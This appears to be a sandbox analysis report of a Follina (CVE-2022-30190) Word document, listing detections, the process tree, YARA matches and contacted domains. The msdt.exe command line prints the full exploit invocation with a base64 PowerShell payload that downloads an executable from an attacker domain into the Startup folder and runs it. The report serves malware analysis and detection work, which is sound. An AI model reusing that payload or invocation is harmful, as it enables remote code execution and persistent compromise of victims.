ID: 643237
Sample Name:
TranQuangDai.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:41:49
Date: 10/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

TranQuangDai.docx


Overview

General Information

Sample Name:	TranQuangDai.docx
Analysis ID:	643237
MD5:	019203409d3584.
SHA1:	29d38d998e0a17.
SHA256:	719a07f46b6fce1..
Tags:	doc Follina
Infos:	



Detection




Follina CVE-2022-30190

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Microsoft Office Expl…
- Detected suspicious Microsoft Offic…
- Contains an external reference to an…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- Internet Provider seen in connection…
- Found dropped PE file which has no…
- Potential document exploit detected…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6432 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 6628 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 6308 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JFN0YXJ0VXA9IiRFbnY6VVNFUlBST0ZJTEVcQXBwRGF0YVxSb2FtaW5nXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cCI7IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vdXBkYXRlYmthdi5jZjo4MDgwL0NoaW1MYWNVcGRhdGUuZXhlIC1PdXRGaWxlICRTdGFydFVwXENoaW1MYWNVcGRhdGUuZXhlOyBTdGFydC1Qcm9jZXNzIC1GaWxlUGF0aCAkU3RhcnRVcFxDaGltTGFjVXBkYXRlLmV4ZTsg'+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 2916 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\lkoa0psq\lkoa0psq.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 2200 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC122.tmp" "c:\Users\user\AppData\Local\Temp\lkoa0psq\CSCFA4BC59955A848D789B61FD7B55FA124.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 6084 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\b2kks40k\b2kks40k.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 7072 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD333.tmp" "c:\Users\user\AppData\Local\Temp\b2kks40k\CSCB6EB6D58ECCE4BCDB4DD1C5C06AEC2B.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 1436 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0uznpbmw\0uznpbmw.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 2988 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES38D3.tmp" "c:\Users\user\AppData\Local\Temp\0uznpbmw\CSCA8CD3259C351483ABCCF783477FAE7.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard, Wojciech Cie\305\233lak	• 0x39:$a1: <Relationships • 0x240:$a2: TargetMode="External" • 0x238:$x1: .html!
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x1ef:$olerel: relationships/oleObject • 0x208:$target1: Target="http • 0x240:$mode: TargetMode="External

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FB31E5EF.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x37:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FB31E5EF.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\LoadingUpdate[1].htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x37:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\LoadingUpdate[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\LoadingUpdate[1].htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x37:$re1: location.href = "ms-msdt:
Click to see the 3 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.570343343.0000000000AE0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x1c84:$sa1: msdt.exe • 0x1cc0:$sa1: msdt.exe • 0x226c:$sa1: msdt.exe • 0x399d:$sa1: msdt.exe • 0x1d92:$sb2: IT_BrowseForFile= • 0x3a06:$sb2: IT_BrowseForFile=
0000000E.00000002.570343343.0000000000AE0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
0000000E.00000002.571584079.0000000000C00000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x2888:$sa1: msdt.exe • 0x2956:$sb2: IT_BrowseForFile=
0000000E.00000002.571584079.0000000000C00000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
0000000E.00000002.570230540.0000000000980000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x22d0:$sa1: msdt.exe • 0x230c:$sa1: msdt.exe • 0x28b8:$sa1: msdt.exe • 0x23de:$sb2: IT_BrowseForFile=
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

System Summary

Malicious sample detected (through community Yara rule)


Persistence and Installation Behavior

Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Non-Standard Port	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 1 Process Injection	LSASS Memory	1 Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 DLL Side-Loading	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TranQuangDai.docx	36%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://updatebkav.cf:8080/LoadingUpdate.html	0%	Avira URL Cloud	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://crl.microsoft.co	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
updatebkav.cf	203.171.20.127	true	true		unknown
crt.sectigo.com	91.199.212.52	true	false		unknown
zerossl.crt.sectigo.com	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://login.microsoftonline.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://shell.suite.office.com:1443	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://autodiscover-s.outlook.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://roaming.edog.	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://www.microsoft.co	msdt.exe, 0000000E.00000002.570998331.000000000B48000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://cdn.entity.	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://powerlift.acompli.net	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://cortana.ai	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://api.aadrm.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://updatebkav.cf:8080/LoadingUpdate.html	~WRS{42894951-8A43-4EBB-90B8-3ED9F24537F6}.tmp.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://api.microsoftstream.com/api/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://cr.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://graph.ppe.windows.net	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
